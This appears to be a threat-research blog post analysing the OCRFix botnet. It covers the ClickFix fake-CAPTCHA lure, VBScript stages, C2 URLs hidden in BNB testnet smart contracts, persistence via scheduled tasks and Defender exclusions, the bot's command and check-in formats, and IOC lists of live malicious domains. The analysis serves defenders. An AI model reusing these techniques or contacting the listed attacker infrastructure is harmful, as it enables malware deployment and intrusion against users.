


OCRFix botnet hides C2 in BNB Smart Chain contracts

 derp.ca/research/ocrfix-etherhiding-botnet

Kirk

March 3, 2026



malware botnet etherhiding clickfix vbscript blockchain reverse-engineering

► On this page

OCRFix is a three-stage botnet that stores its C2 URLs inside BNB Smart Chain testnet smart contracts. Each stage queries a contract via JSON-RPC at runtime to get the current C2 domain. To rotate infrastructure, the author updates the contract storage with a single blockchain transaction. Every infected machine follows on next check-in. No binary update required.

Initial access is ClickFix -- a fake CAPTCHA that walks the victim through opening Windows Run and pasting a PowerShell command the page has placed in their clipboard. All three stages are VBScript payloads compiled with VBSEdit and obfuscated with `Chr()`/`CLng()`/`Xor` arithmetic expressions. Stage 1 is a downloader. Stage 2 handles privilege escalation and persistence. Stage 3 is a bot that checks in every 60 seconds and runs operator commands.

The campaign was active as of March 3, 2026.

Sample overview

SHA256	File	Stage	VT
342f5ff3590de73965b8f25fc0654679b279a0c29592cce39799f09b3ab96aee	MSI dropper (98166e51.msi)	1	29/76
82220e03c9b50959fda633576869c2744c3d45b77b7638b3e975ecaa5d2a6a64	Update1.dll (VBS payload)	1	21/76

SHA256	File	Stage	VT
a6f7210ecc4769228081f0ea8b74d4d4c2b73baff05ec46e87cba996f04d296b	VBSEdit runtime stub	1+2+3	--
c637ad6ad634f77f83a78302a0bfec8a21afe8f1852b3db262a76202bf118eb1	setup_helper.dll (Feb)	2	~1/76
5c4a3fe6a522da9251714b308061e58a4d47fd87aac367a3f9caf4da78cb3395	setup_helper.dll (Mar)	2	--
e1016ff75db679ddb522f7e0e5321525f0dc22e2626b193680ce4389fcfb63ae	CfgHelper.dll (bot)	3	~1/76

The MSI dropper is the only stage with meaningful detection. Stages 2 and 3 sit at 1/76 or lower.

Attack chain

```
msiexec.exe /I <MSI>
+-- MsiExec.exe -Embedding <GUID>
  |-- ICACLS.EXE /SETINTEGRITYLEVEL HIGH
  |-- EXPAND.EXE -R files.cab -F:* files
+-- Update1.exe <- STAGE 1
  +-- WScript.exe run_helper.vbs
    +-- setup_helper.exe <- STAGE 2
      +-- powershell.exe (UAC elevation loop)
        +-- setup_helper.exe <- STAGE 2 (elevated)
          |-- powershell.exe (Defender exclusions)
          |-- schtasks.exe /create /tn "CfgHelper" /mo 30
          |-- schtasks.exe /create /tn "CfgMgr" /mo 5
        +-- CfgHelper.exe <- STAGE 3
```

The ClickFix entry point is a lure site served by the loader infrastructure (107.189.26.225). JavaScript renders a fake CAPTCHA that instructs the victim to open Windows Run (Win+R) and paste (Ctrl+V). The page has already written a PowerShell command to the clipboard. That command downloads and executes the MSI dropper via `msiexec`.

The MSI is built with MSI Wrapper (25.0.54.0) and masquerades as "PHP 8.4 8.4.17.0" by "PHP Group." It contains a CAB archive with a VBSEdit triplet: a runtime stub EXE, a DLL carrying the obfuscated VBS payload in its `.rsrc` section, and a manifest. All three stages use this same packaging. The EXE is identical across stages (SHA256 `a6f7210e...`). The DLL is the payload.

EtherHiding -- blockchain C2 resolution

Each stage queries a different smart contract on the BNB Smart Chain testnet using a standard `eth_call` JSON-RPC request:

```
POST https://bsc-testnet.publicnode.com
Content-Type: application/json

{"jsonrpc": "2.0", "method": "eth_call", "params": [{"to": "<contract>", "data": "0xe2d84e23"}, {"latest"}], "id": 1}
```

Function selector `0xe2d84e23` is the getter for a `secretLink` storage variable. The RPC node returns hex-encoded bytes. The malware reads the URL length from bytes 32-63, reads that many bytes starting at byte 64, and converts each hex pair to ASCII.

Three contracts, three stages:

Stage	Contract	Resolved URL (March 3)
1	<code>0x7a09296149Ad75745d805CFc4ce215573b442F90</code>	<code>https://gamepinxjzr.com/data.php</code>
2	<code>0xDd3BD9879E5a3BB6C6B0eB193c99418E5c8Ba6c9</code>	<code>https://gamepinxjzr.com/test.php</code>
3	<code>0xaC72Bf7B66411463533F2a5bBc613e6083F82098</code>	<code>https://gamepinxjzr.com/helpU.php</code>

All three stages round-robin across the same three RPC endpoints:

- `bsc-testnet.publicnode.com`
- `bsc-testnet-dataseed.bnbchain.org`
- `bsc-testnet.drpc.org`

These are legitimate, high-traffic blockchain infrastructure nodes. The HTTP requests contain no malicious indicators. The C2 URL is buried in the hex-encoded return data of a standard JSON-RPC response. From a network defence perspective, blocking on request content or DNS alone does not work. Detection requires inspecting JSON-RPC response bodies for hex-encoded URLs or monitoring BSC testnet contract interactions for the known addresses.

The author has rotated C2 five times in ten days. Each rotation is a single blockchain transaction. See the rotation timeline in the Infrastructure section below.

Stage 1 -- Update1 (downloader)

The obfuscated VBS payload is base64-encoded in the DLL's `.rsrc` section (117K base64 characters decoding to an 87K character script). A single `Execute()` call wraps thousands of `Chr()` expressions with `CLng(&Hxxxx)`, `Xor`, and arithmetic operations. Deobfuscated, it is 143 lines.

Behaviour:

1. Queries BSC testnet contract `0x7a0929...` via JSON-RPC, round-robin across three RPC endpoints
2. Decodes the hex response to a URL
3. GETs the resolved URL with a `Referer: facebook.com` header
 - Response beginning with `1` followed by a URL: stage 2 download location
 - Response `2`: kill switch -- quit
4. Downloads a ZIP to `%localappdata%\update_data.zip`, extracts to `%localappdata%\app_config\`
5. Writes a `run_helper.vbs` bootstrapper that launches `setup_helper.exe`
6. Creates a fake `install_log.txt` as a decoy

There is no evasion, no anti-VM check, no persistence. It downloads the next stage and exits.

Stage 2 -- setup_helper (privilege escalation + persistence)

The DLL contains a 142K character obfuscated VBS script (6,360 `Chr()` expressions). Deobfuscated, it is 203 lines.

Stage 2 manages the full installation sequence. It tracks execution state using marker files in `%localappdata%\app_config\`:

Marker	Meaning
Neither file exists	First run -- escalate privileges
<code>log_32.txt</code> exists	Re-running with elevation -- install Stage 3
<code>log_64.txt</code> exists	Already installed -- quit

On first run, it creates `log_32.txt` and spawns a PowerShell loop that calls `Start-Process -Verb RunAs` on itself until the user accepts the UAC prompt. This loop runs indefinitely.

On the elevated re-run, it:

1. Queries BSC contract `0xDd3BD9...` for the C2 URL
2. Checks the machine UUID via WMI (`Win32_ComputerSystemProduct`) -- quits on all-zero or all-F UUIDs
3. GETs the C2 URL with `?uuid=<UUID>` and `Referer: facebook.com`
4. Adds Defender exclusions for `%programdata%\app_config` and `%SystemRoot%\System32`
5. Downloads `configpackT.zip` from the C2, extracts to `%programdata%\app_config\`
6. Creates two scheduled tasks at HIGHEST RunLevel:
 - `CfgHelper` running `CfgHelper.exe` every 30 minutes
 - `CfgMgr` running `CfgMgr.exe` every 5 minutes
7. Launches `CfgHelper.exe`

Both PowerShell commands use `-ep Bypass -EncodedCommand` with a random 8-character comment prefix. The comment changes the base64 encoding per victim, varying the encoded command's signature.

CfgMgr -- pre-staged persistence slot

The `CfgMgr` scheduled task points to `CfgMgr.exe`, but this file is not in `configpackT.zip`. The task fires every 5 minutes and fails silently until the author pushes the binary through Stage 3's `file:` command. The persistence mechanism and elevation are already in place. No re-escalation needed.

Reobfuscation variant

A March 2026 variant of `setup_helper.dll` (`5c4a3fe6...`) uses `ExecuteGlobal()` instead of `Execute()` and simpler arithmetic patterns. The deobfuscated output is identical. This is signature rotation with no functional change.

Stage 3 -- CfgHelper (bot)

The DLL contains a 178K character obfuscated VBS script (8,055 `Chr()` expressions). Deobfuscated, it is a bot with a 60-second check-in loop.

Registration

1. Checks for an existing `CfgHelper.exe` process via WMI `Win32_Process` -- quits if already running
2. Collects the machine UUID via WMI
3. Queries BSC contract `0xaC72Bf7B...` for the panel URL
4. POSTs registration to the resolved URL with `uuid=<UUID>` and `Referer: facebook.com`
 - Response: `<server_url>|<panel_url>` (pipe-delimited)
 - Response 2: kill switch

Hardcoded client ID: `w5646755`.

Check-in

```
POST <panel_url>?action=checkin
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Referer: facebook.com

ip=<local_ip>&os=<OS>&bot_id=<UUID>&computer_name=<HOSTNAME>&client_id=w5646755
```

Two consecutive empty responses trigger a 10-second grace period, then the bot exits. The scheduled task restarts it within 30 minutes.

Task execution

The bot handles two command types. The `cmd:` prefix executes a shell command via `cmd.exe /c`. The `file:` prefix downloads and executes a file. Format:

```
file:<url>|<local_path>|<filename>|<zip_password>|<dll_argument>|<referer>
```

File execution dispatches by extension:

Extension	Method
<code>.exe</code>	Direct execution
<code>.dll</code>	<code>regsvr32.exe /s</code> (optional <code>/n /i:</code> arguments)
<code>.zip</code> , <code>.rar</code>	Extract with bundled WinRAR (password support), execute contents
<code>.ps1</code>	<code>powershell.exe -ExecutionPolicy Bypass -File</code>
<code>.vbs</code>	<code>wscript.exe</code>
<code>.cmd</code> , <code>.bat</code>	<code>cmd.exe /c</code>

A bundled copy of WinRAR (`b3a8469d...`, legitimate binary) ships with Stage 3 for archive extraction.

Anti-forensics

Every 25 minutes, the bot scans `%programdata%\app_config\` for subdirectories starting with `c` and deletes any older than 20 minutes.

Language

An embedded comment in the deobfuscated VBS reads: `' ReceiveTimeout для больших файлов` ("ReceiveTimeout for large files"). Russian.

Bot panel

The bot panel is a Bootstrap web application served at the C2 root. A login form sits at `/`, with the operational panel hidden behind it. The backend is PHP on `server.php` with session-based authentication (PHPSESSID cookie).

Cyrillic HTML comments in the source:

- "Поиск по IP" (IP search)
- "Статистика по странам и новым ботам" (statistics by country and new bots)
- "Панели Bots и Create Task/Change Credentials" (bot and task/credential panels)

API actions

Action	Purpose
<code>login</code>	Authenticate
<code>get_clients</code>	List bots (filter: all/online, paginated)
<code>get_tasks</code>	List tasks
<code>add_task</code>	Create task
<code>update_task</code>	Modify task
<code>delete_task</code>	Remove task
<code>update_task_priority</code>	Reorder queue
<code>change_credentials</code>	Update login and timezone
<code>country_stats</code>	Bot distribution by country
<code>new_bots_stats</code>	New bot enrolment timeline
<code>search_ip</code>	Find bot by IP

Action	Purpose
<code>toggle_ip_block</code>	Block/unblock bot IP

Task targeting supports `all`, `new`, bot ranges (`1-5`), country codes (`TR`, `US`, `RU`), specific `bot_id` or `client_id` values, and an exclusion field.

The credential panel accepts timezone offsets (`+3`, `-5`, `+5:30`). UTC+3 is consistent with the Russian-language indicators throughout the codebase.

Live C2 responses (March 3)

Endpoint	Response
<code>/data.php</code>	<code>1 https://gamepinxjzr.com/data.zip</code>
<code>/test.php</code>	<code>https://gamepinxjzr.com/configpack.zip</code>
<code>/helpU.php</code>	<code>1 https://gamepinxjzr.com/server.php</code>
<code>/server.php</code>	<code>{"error":"Invalid action"}</code>
<code>/server.php?action=checkin</code> (no session)	<code>{"status":"error","message":"Unauthorized"}</code>

Infrastructure

Layers

```

LAYER 1: PHISHING LURE
  Lure site (ClickFix fake CAPTCHA)
  |
LAYER 2: CLICKFIX JS LOADER (107.189.26.225, RouterHosting LLC, AS14956, NL)
  49+ domains on single Plesk VPS, serving /api/css.js, /api/v3.js
  Fake CAPTCHA copies PowerShell to clipboard
  |
LAYER 3: MSI PAYLOAD DELIVERY
  Served from loader domain. MSI masquerades as "PHP 8.4"
  |
LAYER 4: C2 BACKEND (Cloudflare-proxied, Namecheap/Iceland WHOIS)
  /data.php, /test.php, /configpack.zip, /helpU.php, /server.php
  |
LAYER 5: ETHERHIDING (BSC testnet smart contracts)
  3 contracts resolve C2 URLs. Rotation = 1 blockchain transaction.
```

C2 rotation timeline

Date	C2 backend	JS loader
Feb 20	--	opsecdefcloud.com + checkpointviewzen.com
Feb 22	--	checkpointviewzen.com
Feb 23-25	stormplayavia.com	checkpointviewzen.com
Feb 27	yutoridesignpty.com	--
Feb 28	basennwrpin.com	tryyourselfs.com + beloads.com
Mar 2-3	gamepinxjzr.com (current)	--

JS loader domains (Layer 2)

All JS loaders resolve to [107.189.26.225](#) -- a single Plesk VPS on RouterHosting LLC (AS14956, Netherlands). 49+ domains co-hosted.

Three registration strategies:

Wave	Date	Registrar	Nameservers	Domains
1	Feb 20	Dynadot	dyna-ns.net	opsecdefcloud.com , checkpointviewzen.com
2	Feb 27-28	GoDaddy / PDR Ltd	Linode	beloads.com (2018), tryyourselfs.com (2015), agfaireland.com (2023)
Reserve	Feb 19	Tucows	Njalla	gatcachesec.com , sendwatcherzzv.com

Wave 2 uses aged hijacked domains. After Wave 1 domains were flagged, the author pivoted to domains with existing registration history to bypass reputation-based blocking.

[gatcachesec.com](#) serves the [beloads.com](#) TLS certificate, confirming it belongs to the same infrastructure. Both Njalla reserve domains share identical WHOIS hash tokens -- same registrant account.

C2 backend domains (Layer 4)

All backend domains are registered to the same Namecheap account:

Domain	Created	WHOIS country
basennwrpin.com	2025-06-07	Iceland
gamepinxjzr.com	2025-06-10	Iceland
stormplayavia.com	2025-07-29	Iceland

Pre-registered 7-8 months before the campaign launched. All behind Cloudflare. Identical WHOIS hash tokens confirm single-account registration.

Campaign scope

Tracked on ThreatFox by reporter HuntYethHounds under three tags:

Tag	Scope
ClickFix	1,000+ IOCs (broad ClickFix activity; OCRFix is a subset)
ClickChain	74 domains, 148 URLs (OCRFix backend infrastructure)
ErrTraffic	144 domains, 363 IOCs (JS loaders + backends)

Related campaigns

Google GTIG tracked the EtherHiding + ClickFix combination under UNC5142/ClearFake, covering around 14,000 injected pages and 6,000 compromised WordPress sites delivering Lumma, Vidar, and Rhadamanthys stealers. UNC5142 paused after July 2025. OCRFix shares the infrastructure pattern but deploys VBSEdit-compiled VBS bots instead of infostealers.

IOC summary

Network

Indicator	Context
107.189.26.225	JS loader VPS (RouterHosting LLC, AS14956, NL)
gamepinxjzr.com	C2 backend (current, March 2026)
yutoridesignpty.com	C2 backend (previous)
basennwrpin.com	C2 backend (previous)
stormplayavia.com	C2 backend (previous)

Indicator	Context
dltruek.com	C2 backend (previous)
oklefe.com	C2 backend (previous)
ldture.com	C2 backend (previous)
dlderi.com	C2 backend (previous)
dltucra.com	C2 backend (previous, dead)
ldveriz.com	C2 backend (previous, dead)
opsecdefcloud.com	JS loader / MSI host
checkpointviewzen.com	JS loader
tryyourselfs.com	JS loader (Wave 2)
beloads.com	Stat tracking
gatcachesecc.com	JS loader (reserve, Njalla)
sendwatcherzzv.com	JS loader (reserve, Njalla)
agfaireland.com	JS loader (Wave 2)

Blockchain

Indicator	Context
0x7a09296149Ad75745d805CFc4ce215573b442F90	BSC testnet -- Stage 1 C2
0xDd3BD9879E5a3BB6C6B0eB193c99418E5c8Ba6c9	BSC testnet -- Stage 2 C2
0xaC72Bf7B66411463533F2a5bBc613e6083F82098	BSC testnet -- Stage 3 C2
0xe2d84e23	Function selector (secretLink getter)

Host

Indicator	Context
%localappdata%\update_data.zip	Stage 2 download
%localappdata%\app_config\	Stage tracking (log_32.txt, log_64.txt)
%localappdata%\run_helper.vbs	VBS bootstrapper
%localappdata%\install_log.txt	Fake install log
%programdata%\app_config\	Installation directory
Scheduled task: CfgHelper (30 min)	Bot persistence
Scheduled task: CfgMgr (5 min)	Dormant slot
w5646755	Hardcoded client ID
Referer: facebook.com	HTTP header on all C2 traffic
Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)	User-Agent (Stages 1-2)
Mozilla/5.0 (Windows NT 10.0; Win64; x64)	User-Agent (Stage 3)

Behavioural

ID	Technique	Usage
T1566	Phishing	ClickFix lure site
T1204.004	Malicious copy/paste	ClickFix fake CAPTCHA
T1059.001	PowerShell	UAC loop, Defender exclusions, encoded commands
T1059.005	Visual Basic	VBSEdit payloads (all stages)
T1218.007	Msiexec	MSI dropper
T1047	WMI	UUID collection, process enumeration, anti-VM
T1053.005	Scheduled task	CfgHelper (30min), CfgMgr (5min)

ID	Technique	Usage
T1548.002	UAC bypass	Start-Process -Verb RunAs loop
T1562.001	Impair defences	Defender exclusion paths
T1027	Obfuscated files	Chr/CLng/Xor VBS, base64 in PE resources
T1140	Deobfuscate/decode	Runtime Execute()/ExecuteGlobal()
T1033	System owner discovery	UUID, COMPUTERNAME, IP collection
T1071.001	Web protocols	HTTPS for all C2 traffic
T1102	Web service	BSC testnet for C2 resolution
T1105	Ingress tool transfer	ZIP/EXE/DLL download via bot commands
T1070.004	File deletion	25-min cleanup cycle

The EtherHiding layer makes this botnet resistant to domain-level disruption -- the RPC traffic hits legitimate blockchain nodes, the smart contracts cannot be seized, and the C2 URL is buried in a standard JSON-RPC response. Detection requires content inspection of those responses or direct monitoring of the three known BSC testnet contract addresses.

See also: [Archive.org Stego Delivers Remcos and AsyncRAT](#).

Kirk

I like the internet. Want to get in touch? ·